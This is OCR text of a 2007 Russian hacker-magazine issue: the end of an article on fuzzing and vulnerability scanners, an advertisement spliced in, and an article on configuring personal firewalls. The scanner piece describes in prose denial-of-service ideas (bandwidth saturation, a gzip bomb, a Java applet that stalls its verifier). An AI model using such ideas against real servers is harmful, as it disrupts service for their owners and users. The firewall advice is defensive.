Более продуктивным оказывается полуслепой поиск, опирающийся на спецификацию конкретного протокола. Сканер просто использует спецификацию, скрупулезно проверяя каждый пункт RFC на соответствие реализации. Вернемся к нашему примеру с полем FROM. Поставим себя на место программиста, которому поручили распарсить строку, то есть расчленить ее на составляющие. Встретив открывающуюся угловую скобку, программист, со всей очевидностью, будет искать закрывающую. А что если там ее не окажется?! Если программист — лось, то он забудет обработать такую ситуацию и будет шпарить по адресному пространству до самого конца, пока не вылетит за пределы выделенной памяти, и операционная система, офигев от такой наглости, просто замочит сервер. То есть завершит его выполнение в принудительном режиме.
Количество перебираемых комбинаций при полуслепом тесте по-прежнему велико, но все-таки сокращается на несколько порядков и (в зависимости от навороченности протокола) колеблется от сотен тысяч до десятков миллионов запросов. Допустим, обработка каждого запроса занимает 0,01 сек, тогда на сканирование уйдет от 10 минут до суток. Вполне приемлемое время! Единственная проблема в том, что разработка полуслепого сканера чрезвычайно трудоемка. Вместо тупого перебора строк разной длины в цикле, необходимо тщательно проштудировать горы RFC и для каждого пункта спецификации написать отдельную процедуру тестирования, а это километры строк на Си.
До сих пор не существует ни одного полуслепого сканера, проверяющего все пункты спецификации даже самых простейших протоколов (таких как, например, POP3 или SMTP). Реально проверяются лишь наиболее «перспективные» пункты спецификации, да и то не в полной мере. Тем не менее, осознавая преимущества полуслепых сканеров, разработчики постоянно добавляют все новые и новые методы сканирования, и потому разница между старой и новой версией полуслепого сканера практически всегда оказывается весьма существенной, чего нельзя сказать о слепых сканерах, которые от версии к версии только обрастают жиром и побочным функционалом (типа генерации отчетов).
Стоит также упомянуть эвристические алгоритмы. Как они работают, скорее всего, не понимают даже их авторы... В общем случае они вообще никак не работают и не дают никакого выхлопа, но лейбл «эвристический сканер безопасности» достаточно эффектен и активно используется для продвижения продукта на рынок. Если принцип эвристического алгоритма не описан в документации, то с вероятностью, близкой к единице, можно утверждать, что это просто лажа. Особенно если разработчики ссылаются за «закрытые запатентованные технологии», забыв о том, что закрытых патентов не существует и не может существовать по определению и что текст любого патента можно бесплатно скачать из интернета на совершенно легальной основе.
Еще существуют (и активно используются) стресс-тесты, демонстрирующие реакцию сервера на пиковую загрузку. К безопасности они имеют весьма косвенное отношение, ну разве что позволяют устраивать DoS-атаки, которыми развлекаются пионеры, но... В том-то и дело, что завалить рядовой сервер небольшой компании можно и без всякого теста. Обычно для этого достаточно запустить программу, создающую


Глюк'oZa
ЗУБАСТАЯ ФЕРМА
Свинству-бой!
ок'oZa
монолит
gfi
© 2007 ООО «ПК Монолит». Все права защищены. © 2007 GFI. All rights reserved.
© 2007 «Руссобит-Паблишинг». Все права защищены. www.russobit-m.ru.
Отдел продаж: (495) 611-10-11, 967-15-81; office@russobit-m.ru Техническая поддержка осуществляется по тел.: (495) 611-62-85, e-mail: support@russobit-m.ru, а также на форуме сайта «Руссобит-М»: www.russobit-m.ru/forums/
РЕКЛАМА

зеркало сайта и качающую сразу в несколько потоков (например, в 10 или 100). Забавно, но многие домашние пользователи уже имеют более широкие каналы, чем некоторые организации. И если администратор не ограничит скорость отдачи для каждого соединения (с учетом максимально разрешенного количества соединений), то DoS можно организовать и легальными методами с помощью обычного браузера, заняв 100% пропускной способности канала и оттеснив других посетителей сайта в глухую очередь, в которой они застрянут надолго. Но это ладно. Серьезные серверы таким способом не обломать, особенно если администратор заранее позаботился о балансировании нагрузки и воздвиг распределенную систему, подключенную к нескольким сетевым каналам шириной в целую магистраль. Вот тут стресс-тесты и выручают. Самые примитивные из них просто забрасывают сервер ворохом бессмысленных запросов, надеясь, что от этого ему сильно поплохеет, однако вслепую подобрать правильные запросы практически нереально. А вот если заранее спланировать атаку... Возьмем, например, Java-апплеты. Известно, что перед запуском они в обязательном порядке проходят через верификатор, проверяющий все инструкции виртуальной машины одну за другой. Причем если очередная проверяемая инструкция воздействует на предшествующую, то верификатор выполняет повторный цикл проверки с учетом открывшихся обстоятельств. При желании можно написать такой Java-апплет из N команд, верификация которого потребует N^N итераций, то есть подвесит сервер на очень долгий срок. Причем это не баг, а фича. Обойти ее возможно только квотированием процессорного времени, но не каждый сервер это позволяет, а если даже позволяет, его еще требуется настроить. Другой пример целенаправленного стресс-теста: упаковываем несколько гигабайт нулей по gzip-алгоритму (который поддерживают практически все web-серверы) и смотрим, что из этого получится. С некоторой вероятностью сервер либо впадет в задумчивость, граничащую с нирваной, либо рухнет. Целенаправленные стресс-тесты действительно весьма эффективны, однако толку с них... DoS-атаки — это чистейшей воды вандализм, причем преследуемый и наказуемый. И самое главное, если владелец сервера не полный лох, то он просто заблокирует IP-злоумышленника или даже всю подсеть его провайдера. И хотя остается возможность работы через proxy (вот только далеко не все утилиты для стресс-тестирования поддерживают proxy), блокируются и они. Чтобы завалить сайт конкурентов на длительное время, необходим доступ ко множеству интернет-каналов, что требует нехилых вложений. Дешевле банду гопников послать.

АВТОМАТИЗИРОВАННЫЙ ПОИСК ДЫР С СОРЦАМИ

Наличие исходных текстов существенно упрощает поиск дыр, поскольку из черного ящика программа превращается в белый. В большинство современных компиляторов уже встроены более или менее серьезные верификаторы, обнаруживающие значительную часть ошибок. Достаточно задействовать максимальный уровень предупреждений, задаваемый ключом командой строки, описанным в документации на компилятор. По умолчанию компилятор ругается только на откровенную лажу, за которую расстреливать надо, но... большинство программ (в том числе и коммерческих) вызывают предупреждения компилятора даже на самом «мягком» уровне предупреждений. А на максимальном уровне половина компиляторов ругается на свои же собственные библиотеки.

В компилятор GCC встроен достаточно мощный верификатор, что позволяет использовать его в качестве бесплатного сканера безопасности. К сожалению, проверка программ, написанных на Microsoft Visual C++, существенно затруднена. Хорошо, если GCC их вообще откомпилирует — уж слишком много в них системно-зависимого кода и нестандартных языковых расширений, которые GCC в упор не переваривает. Но мы же ведь не компилировать собрались, а сканировать, верно? Вот и выкидываем весь левый код, прогоняя через GCC системно-независимые модули, ответственные за обработку запросов, получаемых сервером из сети. Компилятор легко обнаруживает отсутствие проверок на длину строки перед копированием ее в буфер, а также выявляет ряд потенциально небезопасных конструкций. Самое главное, что теперь возможно загнать все ветвления на графы и перебирать аргументы именно в тех диапазонах, в которых осуществляется их проверка. В грубом приближении это выглядит следующим образом. Сканер находит функцию, копирующую строку (или ее фрагмент) в буфер фиксированного размера без предварительной проверки ее длины, прослеживает траекторию передачи аргументов: от входных данных до уязвимой функции, и смотрит, возможно ли подобрать такую длину строки, которая вызывала бы переполнение в уязвимой функции и не отсекалась бы предшествующими ей проверками. Подобное сканирование требует совсем немного времени и дает надежный результат. Но еще круче сканирование с обратной связью, при котором проверяются все возможные состояния программы. Движок таких сканеров основан на инструментах, измеряющих покрытие кода (coverage). Задача сканера состоит в том, чтобы покрыть 100% всего кода, проверив его работоспособность. Для каждой строки кода выполняется так называемый обратный расчет аргументов: сканер анализирует код и пытается найти такие входные данные, обработка которых привела бы функцию в заданное состояние. С точки зрения математики эта задача не имеет решения, однако если к сканеру прикрутить трассировщик, то мы получим возможность выполнять обратную трассировку, то есть как бы пустить время вспять. На самом деле это невозможно, поскольку выполнение программы представляет собой однонаправленный процесс, связанный с необратимой потерей данный. В частности, инструкция XOR EAX,EAX обнуляет регистр EAX, и мы не можем установить его оригинальное содержимое. Поэтому обратная трассировка дает не один вариант выполнения, а целое множество. Грубо говоря, образуется система уравнений, которую сканер должен решить. Вот пускай и решает!

Сканеры с обратной связью появились относительно недавно и в настоящее время существуют в виде лабораторных образцов, не доведенных до рыночных продуктов. Однако с их помощью уже найдено множество дыр (впрочем, большей частью некритических) и проведен аудит кода популярной операционной системы OpenBSD.

КАК ЖЕ БЫТЬ?

Если все так хорошо, то почему тогда все так плохо? Почему подавляющее большинство юзабельных дыр (то есть дыр, пригодных для атаки) обнаруживается именно вручную, а сканеры (даже самые лучше) в основном выявляют мелкие баги? Ответ тривиален: серьезные продукты перед сдачей в эксплуатацию прогоняются через новейшие сканеры безопасности, и потому хакер имеет шанс обнаружить дыру только при тестировании древнего продукта новой версией сканера. Только шансы эти будут весьма невелики, особенно в случае черного ящика, все состояния которого проверить невозможно. Наличие исходных текстов, подкрепленных авторитетом сканеров с обратной связью, конечно, существенно увеличивает шансы на удачу, но не кардинальным образом. Самый главный минус в том, что автоматизированные сканеры действуют по заложенной в них шаблонной схеме. Они не способы мыслить, совершать открытия, рождать качественно новые решения. Все это — удел человека. Дыры неизвестного типа сканеры даже не пытаются искать, поскольку это не входит в сферу их компетенции. А если бы даже пытались, то все равно бы не нашли. Автоматический сканер — это помощник, вспомогательный инструмент хакера и только.


В следующем номере жди продолжение!

КРИС КАСПЕРСКИ

Почему не файрволят файрволы

Ошибки конфигурации персональных брандмауэров

ВОТ СТОИТ ФАЙРВОЛ, НЕПРИСТУПНЫЙ КАК СКАЛА. НАИВНЫЙ ЮЗЕР СВЯТО ВЕРИТ, ЧТО НИКАКОЙ ЧЕРВЬ, ТРОЯН ИЛИ ХАКЕР ЧЕРЕЗ ЭТОТ ФАЙРВОЛ НЕ ПЕРЕЛЕЗЕТ. ФИГ ТАМ! ФАЙРЫ БЛОКИРУЮТ ЛИШЬ ЕДИНИЧНЫЕ ВТОРЖЕНИЯ, И ШАНС ПОДЦЕПИТЬ ЗАРАЗУ ОТ НАЛИЧИЯ/ОТСУТСТВИЯ ФАЙРВОЛА НЕ ЗАВИСИТ. ТОЧНЕЕ, ПРАКТИЧЕСКИ НЕ ЗАВИСИТ, ПОСКОЛЬКУ БОЛЬШИНСТВО ЮЗЕРОВ ДАЖЕ НЕ ПЫТАЮТСЯ СКОНФИГУРИРОВАТЬ СВОЙ ФАЙРВОЛ, А НА ВСЕ ЕГО ВОПРОСЫ НЕ ЗАДУМЫВАЯСЬ ОТВЕЧАЮТ «ДА». ВОЗМОЖНОСТИ ФАЙРОВ, КОНЕЧНО ЖЕ, НЕ БЕЗГРАНИЧНЫ, НО В УМЕЛЫХ РУКАХ ОНИ ПРЕВРАЩАЮТСЯ В МОЩНОЕ ОРУЖИЕ, ОТРАЖАЮЩЕЕ ЗНАЧИТЕЛЬНЫЙ ПРОЦЕНТ АТАК.



Файр (от английского firewall — «огненная стена», точнее, «огнезащитная стена», разделяющая смежные здания от распространения пожара, ведь в былые времена зачастую выгорали целые города), он же брандмауэр (от немецкого brandmauer: brand — «пожар», mauer — «стена»), он же межсетевой экран, если говорить совсем по-русски. Но что же это все-таки такое? А ничего... Удачный маркетинговый трюк, впаривающий нам многофункциональный «швейцарский нож», вместо того чтобы позволить покупать эти программные продукты по отдельности.
Персональные файры берут на себя функции:

- маршрутизаторов, определяя политику перемещений пакетов между узлами;
- proxy-серверов, громко называемых «брандмауэрами уровня приложений»;
- систем обнаружения вторжений (они же IDS — Intruder Detection System);
- антивирусов, ищущих в трафике известные сигнатуры;
- ревизоров, контролирующих целостность файлов, и многие другие.

С одной стороны, мы получаем оптом тот пакет услуг, который в розницу обошелся бы намного дороже (представим себе на минуту, что пиратства в России нет), плюс каждый программный пакет потребовал бы индивидуальной настройки. Но если рассмотреть вопрос под другим углом, можно быстро прийти к выводу, что комбинированные устройства хорошими не бывают и швейцарским ножом тот же швейцарский сыр не разрежешь.
Популярность персональных файров в первую очередь связана с интенсивным рекламным маркетингом и лишь потом с их реальными достоинствами. Однако предлагать читателю установить набор профессиональных проактивных и реактивных защитных систем никто не собирается, ведь даже персональные файрволы удается настроить лишь единицам.
На самом деле все не так уж и сложно. Файрвол — относительно бесхитростная вещь и конфигурируется с полпинка. Главное — владеть базовыми понятиями, которые автор сейчас и растолкует.

ОБЗОР ПЕРСОНАЛЬНЫХ БРАНДМАУЭРОВ

Файров куча. Какой из них выбрать? Или, может быть, ничего выбирать не нужно и выбор уже сделан за нас? В XP SP2 встроена какая-то пародия на



Результат тестирования персональных брандмауэров по данным www.firewallleaktester.com

персональный брандмауэр, которая делает вид, что работает и страшно нервничает при всякой попытке ее отключения, популярно объясняя пользователю, что его компьютер находится в ужасной опасности и вот-вот падет жертвой хакерской атаки или другой крупной трагедии.

На сайте www.firewallleaktester.com можно найти перечень персональных брандмауэров вместе с результатами тестирования их стойкости к различным видам проникновения. Последнее тестирование состоялось в 2006 году, то есть больше года назад. Для компьютерной индустрии это огромный срок, но... ядра персональных брандмауэров не переписываются каждый день, да и методики атак совершенствуются довольно медленно, поэтому представленным результатам вполне можно верить.

Первое место занял компактный и к тому же бесплатный файрвол Jetico Personal Firewall, созданный одноименной компанией (www.jetico.com/jpfirewall.htm). На втором месте оказался популярный отечественный брандмауэр Outpost Firewall Pro от компании Agnitum, ожидающей 40 убитых енотов за каждый компьютер, на котором он будет установлен. Возможно, Outpost — действительно хороший персональный брандмауэр (лично меня, как разработчика, прельщает возможность создания подключаемых модулей и наличие SDK, но отпугивает откровенно кривая реализация перехвата системных функций), однако отдавать свои кровные не каждый захочет. Windows Firewall вообще провалил тестирование и вместо награды получил жирный красный крест. А чего еще можно ожидать от Microsoft?!

По результатам другого тестирования (смотри Personal Firewall Software Reviews 2007, http://personal-firewall-software-review.toptenreviews.com), самым лучшим файром признан ZoneAlarm Pro (золото), Outpost занимает свое «законное» второе место (серебро), а вот SyGate Personal Firewall, которым пользуется мыщъх, не получил даже бронзы, попав на восьмое место.

Какой из этого напрашивается вывод? Качество персонального брандмауэра — весьма относительная величина, слагающаяся из множества критериев, каждому из которых присваивается свой вес. Но, чтобы получить объективную (или претендующую на роль таковой) оценку, необходимо поставить всех пользователей в одинаковые условия, навязав им свои понятия о том, что такое «хорошо» и что такое «плохо». Например, лично мне плевать на удобство интерфейса, гибкую систему формирования отчетов и т.д. Достаточно, чтобы брандмауэр вел мониторинг сетевой активности, писал логи и позволял открывать/закрывать доступ к определенным портам с указанных IP-адресов, что умеет практически любой персональный брандмауэр, за исключением разве что недоразумения под названием Windows Firewall.



Короче, заканчиваем сидеть над обзорами. Берем любой файр и начинаем его настраивать.

В этой статье в качестве подопытной крысы использован SyGate Personal Firewall 4.2. Это бесплатная версия, остальные уже распространялись как shareware (либо с деньгами и полным функционалом, либо без денег и возможности ведения логов).


ЧТО МОЖЕТ И ЧЕГО НЕ МОЖЕТ БРАНДМАУЭР

То, что брандмауэрами закрывают порты, все знают. Но далеко не каждый пользователь догадывается, что... у него нет тех портов, которые следовало бы закрыть. Перефразируя кота Матроскина, можно сказать: чтобы закрыть какой-то порт, его прежде нужно открыть, а чтобы открыть порт, у нас денег нет. В прямом смысле. Вот допустим, у кого-то имеется локальная сеть с SQL-сервером, который должен быть виден только изнутри и недоступен снаружи. В таких случаях умные администраторы просто объясняют маршрутизатору, что SQL не вправе получать пакеты, приходящие из внешнего мира, также как и отправлять их. Аналогичным образом порты SQL-сервера закрываются и на брандмауэре.

Ах! У нас нет SQL-сервера! Какая жалость! А что у нас есть?! Ну... если хорошо поискать... Вот черт, ничего не находится! Ну, это на Linux ничего не находится, а вот коварная Windows открывает ряд портов для своих служебных целей, даже если нас эти цели не интересуют. В частности, известный червь MSBlast распространялся через дыру в службе DCOM RPC, а точнее, через открытый ей 135-й порт. Что такое DCOM RPC? Ну... если у нас намного больше одного компьютера и мы решили разбить их на домены, то... ну то есть на фиг эту DCOM RPC, если короче.

Существовало три пути предотвращения вторжения червя. Первый — установить заплатку, которая, если мне не изменяет память, вышла за год или полгода до эпидемии. Второй — отключить саму службу DCOM RPC, благо 99,9% пользователей она нужна как автору панталоны. Штатными средствами этого было не сделать, но в Сети тут же появились «выключалки» от сторонних разработчиков. Наконец, третий путь: закрыть этот зловредный 135-й порт на брандмауэре, что в свое время и сделал мыщъх, которому было лень качать заплатку.

Однако это решение не является универсальным. Огромное количество дыр находится в прикладных приложениях типа IE. Отрубить дырявый IE от сети брандмауэр сможет. Только тогда легче просто выключить модем и пойти утопиться, потому что без интернета нам уже не жить. В качестве альтернативы предлагается установить заплатку, а лучше — сменить IE на



SyGate Personal Firewall в действии

Оперу, за всю историю существования которой в ней обнаружилась всего лишь пара дыр, да и то некритичных. К слову, о серфинге. Давай, например, занесем все баннерно-обменные сети в черный список, чтобы с них ничего не загружалось. Туда же можно добавить адреса всех счетчиков (типа рамблеровского), чтобы никакая информация от нас не отправлялась (большого секрета она не представляет, просто лично мне неприятно быть частью чьей-то статистической базы данных). Только специально для этой цели существуют баннерорезалки с уже готовыми черными листами, причем постоянно пополняемыми. Так может тогда и не стоит нагружать файр такими обязанностями?

Основное назначение персонального брандмауэра — это разделение интра- и интернета, то есть возведение защитной стены между локальной сетью (как правило, домашней) и враждебным интернетом. Допустим, у нас имеются расшаренные файлы/папки и принтеры, доступные без всяких паролей (ведь пароли — это такой геморрой!), и, чтобы нас не поимели, как молодых, брандмауэр позволяет заблокировать всякие попытки обращения к расшаренным ресурсам извне, ну или открыть к ним доступ только с определенных адресов (например, из корпоративной сети той организации, где ты работаешь). В большинстве брандмауэров это делается одним взмахом мыши: просто сбрасываем/устанавливаем галочку напротив пункта «...shared flies/folders/printers».

Насколько надежна такая защита? Может ли хакер пробить брандмауэр?! Независимо от конструктивных особенностей реализации брандмауэра, непосредственный обмен данными с закрытым портом извне невозможен. И хотя имеется ряд узких мест (например, при сильной фрагментации TCP-пакета порт назначения не вмещается в TCP-заголовок и некоторые брандмауэры его спокойно пропускают), мы можем, не заморачиваясь и не садясь на измену, чувствовать себя в безопасности, поскольку вероятность быть атакованным через скачанный варез несравненно выше.

Еще брандмауэр может (и должен) следить за сетевой активностью честных приложений, показывая, кто из них ломится в сеть, на какой порт и по каким адресам. Например, если мы запускаем Горящего Лиса и он ломится на Home Page, ранее прописанную нами, то это нормально. Если же Лис лезет на fxfeeds.mozilla.org, то это тоже нормально, хотя уже весьма подозрительно, но, вообще говоря, программа подобного уровня вправе обращаться к своему сайту, и никакого криминала здесь нет. А вот если игра типа тетриса пытается открыть какой-то порт (например, порт 666), то с вероятностью, близкой к единице, в ней запрятана закладка и от такой программы можно ожидать всего чего угодно, так что лучше стереть ее на хрен или ограничиться тем, что на вопрос брандмауэра ответить: «Нет».

Вообще говоря, пробить брандмауэр изнутри очень просто. Зловредная программа имеет в своем арсенале массу способов установки канала связи с удаленным узлом, и брандмауэр ей не помеха. Тем не менее основная масса малвари написана пионерами, которые ни хрена не шарят в теме, и потому попытки открытия back-door портов (через которые хакеры и рулят захаченными компьютерами) отлавливаются брандмауэрами молниеносно. Более грамотная малварь внедряется в процессы доверенных приложений (например, в IE, Горящего Лиса, Outlook Express, The Bat, etc), осуществляя обмен данными от их имени. Большинство брандмауэров устанавливает факт внедрения (хотя они и не обязаны это делать), однако если малварь уже находится на компьютере, то у нее есть все шансы обломать брандмауэр, каким бы крутым он ни был. Впрочем, учитывая качество нынешней малвари, брандмауэры побеждают чаще.

Что может и не может брандмауэр

Брандмауэр может:

- разделить интра- и интернет, запретив доступ к ресурсам домашней сети из внешнего мира (это и есть основная функция файрвола);
- закрыть один или несколько локальных портов, заблокировав подключение к ним со всех (или только с некоторых) внешних узлов;
- заблокировать ряд IP-адресов, запретив локальной машине подключаться к обозначенному списку удаленных узлов;
- вести мониторинг сетевой активности, записывая в лог-файлы информацию о том, какая программа в какое время куда подключалась и какие данные принимала/передавала;
- запретить честным программам использовать сетевые ресурсы и попытаться противостоять нечестным программам, специально сконструированным для обхода брандмауэра;
- сделать компьютер невидимым для хакера, запретив ответы на icmp ping и предприняв ряд других мер в этом направлении;
- с некоторой вероятностью обнаружить факт внедрения зловредных программ в доверенные процессы (такие, например, как Firefox, Опера, IE), которым разрешен бесконтрольный доступ в сеть;
- обеспечить проверку целостности исполняемых файлов и динамических библиотек, в которые также могут внедряться зловредные программы;
- распознать некоторые виды удаленных атак (например, сканирование портов).

Брандмауэр не может:

- зафиксировать факт успешной атаки;
- предотвратить вторжение малвари через незалатанные дыры в программном обеспечении;
- запретить пользователю запускать файлы, полученные из ненадежных источников (например, варезных серверов), активно используемых хакерами для распространения малвари;
- удержать пользователя от глупости или принятия неверного решения.

ПРИСТУПАЕМ К НАСТРОЙКЕ БРАНДМАУЭРА

Вообще говоря, конфигурировать брандмауэр методом тыка — занятие для экстремалов. Автор и рад бы дать пошаговое руководство по настройке всех брандмауэров, но не может этого сделать, поскольку брандмауэров слишком много. Хотя принципы их конфигурации довольно схожи, и все различия упираются в интерфейс.

Начнем с портов. Вернее сказать, вернемся к нем. Ох уж эти порты... Некоторые руководства смело предлагают раз и навсегда закрыть порты, используемые троянскими лошадьми, устанавливающими back-door'ы. Списки таких портов выглядят довольно внушительно. Троянцев сейчас много, и все они используют различные порты. Ну, положим, закроем мы их. Что это нам даст?! А ничего! Эти порты и так закрыты по умолчанию. Проникнуть сквозь них малварь не сможет, и, чтобы установить back-door, ей придется либо прикинуться полезным варезом, который установит на компьютер сам пользователь, либо же заюзать какую-нибудь незалатанную дыру. Естественно, после того как малварь обоснуется на компьютере, она попытается открыть порт, ожидая поступления дальнейших инструкций от хакера. И, если этот порт закрыт на брандмауэре, малварь обломается, а брандмауэр выдаст предупреждение, дескать, вот такая тут зараза...



Червь MSBlast ломится на уязвимый 135-й порт, закрытый на брандмауэре


Интернет буквально кишит подобными статьями, от непроходимой тупости которых мыщъх уже устал. Короче. Внятно, доступно и на пальцах. Малварь уже давно не использует фиксированные порты, а выбирает их случайным (или псевдослучайным) образом. Это раз. А теперь два: при установке любого TCP/IP-соединения на самом деле используется не один, а два порта: заранее известный фиксированный порт удаленного узла (например, в случае WWW это порт 80) и локальный порт, автоматически открываемый операционной системой на нашей машине и выбираемый произвольным образом (естественно, из числа свободных). Существует вероятность (причем большая), что при установке легального TCP/IP-соединения нормальной программой операционная система назначит троянский локальный порт, который закрыт брандмауэром! Это приведет к тому, что: а) соединение не будет установлено; б) брандмауэр поднимет визг, а пользователь, хватаясь за сердце, начнет искать несуществующего трояна, скачивая самые последние версии антивирусов, но так и не найдет его, поскольку... тревога была ложной.
По той же причине нельзя закрыть все неиспользуемые порты, как советуют некоторые авторы, поскольку при этом мы вообще не сможем установить ни одного TCP/IP-соединения! В таком случае какие же порты нужно закрывать?! Ответ: если (допустим) у тебя домашняя локальная сеть и proxy-сервер на 8080-м порту, через который выходят в интернет остальные домочадцы, то точно таким же образом через него могут выходить в Сеть и все другие обитатели интернета. Зачем? Ну мало ли... Даже если proxy не анонимный (то есть не подходит для атак от чужого имени), то внутрисетевой трафик у большинства провайдеров обычно значительно дешевле или вовсе бесплатный. Вот юные хакеры и рыщут в поисках халявы. Вообще-то, большинство proxy-программ позволяет установить пароль на вход, но... далеко не все утилиты, работающие через proxy, поддерживают такой режим.
ОК. Другой ход. В настойках proxy должен быть список разрешенных интерфейсов, с которыми он может работать. Обмен пакетами со всеми остальными интерфейсами запрещен. Интерфейс в данном случае — это (в грубом приближении) идентификатор сетевого устройства. Сетевая карта, модем — все они имеют свои интерфейсы. Короче, выбираем интерфейс сетевой карты, подключенной к домашней локальной сети, и запрещаем все остальные. Красота! Ну да... красота. Местами. А местами безобразие сплошное. Если DSL-модем имеет Ethernet-порт, воткнутый в свитч (вполне типичная конфигурация домашней локальной сети), то у нас имеется всего один интерфейс как для интернета, так и для локальной сети. Или вот: мыщъх использует Etlin HTTP Proxy, позволяющий использовать всего один интерфейс для работы. А ему необходимо выбрать два: интерфейс домашней локальной сети и интерфейс виртуальной сети VMWare, которой тоже нужен доступ в интернет. Можно, конечно, выбрать другой proxy-сервер, но проще в настройках брандмауэра указать список IP-адресов домашней локальной сети (и виртуальной сети), с которых разрешен доступ к порту proxy-сервера (в данном случае это 8080-й порт). Если же у тебя нет proxy-сервера, то просто не морочь себе голову этим вопросом. Примечание: модемы с Ethernet-портами обычно имеют встроенный брандмауэр, позволяющий разграничить доступ к локальной сети; на предмет его настройки кури прилагающиеся к модему мануалы.
Теперь перейдем к расшаренным ресурсам, о которых мы уже говорили. Брандмауэры в массе своей не блокируют к ним доступ из интернета по умолчанию, благодаря чему атаки осуществляются ударными темпами и компьютеры ложатся стройными могильными рядами. Лучше вообще не иметь никаких расшаренных ресурсов, используя персональные FTP-серверы, которые как раз и предназначены для обмена файлами, но... объяснить среднестатистическому пользователю типа «жена», что такое FTP намного сложнее, чем найти копию Windows без багов. Так что приходится шарить. Ну и шарь себе на здоровье, только в настройках брандмауэра найди пункт, касающийся доступа к шарам из интернета, и распорядись им по обстоятельствам.
И последнее (но самое важное). Практически все брандмауэры поддерживают список доверенных приложений, а при выводе запроса на подтверждение имеют галочку «Не показывать это сообщение в дальнейшем». Так вот! Настоятельно рекомендуется эту галочку не трогать! Конечно, частые запросы на подтверждение очень раздражают, но зато позволяют держать ситуацию под контролем. То же самое относится и к списку доверенных приложений. Допустим, заносим туда IE, чтобы брандмауэр не задалбливал нас дурацкими вопросами. Теперь запускаем какое-нибудь приложение, которое неожиданно вызывает браузер по умолчанию (в данном случае IE) и передает через него некоторую информацию на удаленный узел, например серийный номер для подтверждения его (не)валидности. А вот если при каждом запуске IE будет выпрыгивать запрос от брандмауэра, этот фокус уже не пройдет!
Попутно запрети своему компьютеру посылать эхо-ответы (опция ICMP ECHO в брандмауэре), чтобы неприятели не запинговали тебя до смерти, за короткое время сгенерировав до фига мегабайт трафика и не только затормозив работу компьютера, но еще и посадив тебя на бабки, ведь трафик на большинстве тарифов стоит денег!

ПОСЛЕДНИЙ СОВЕТ

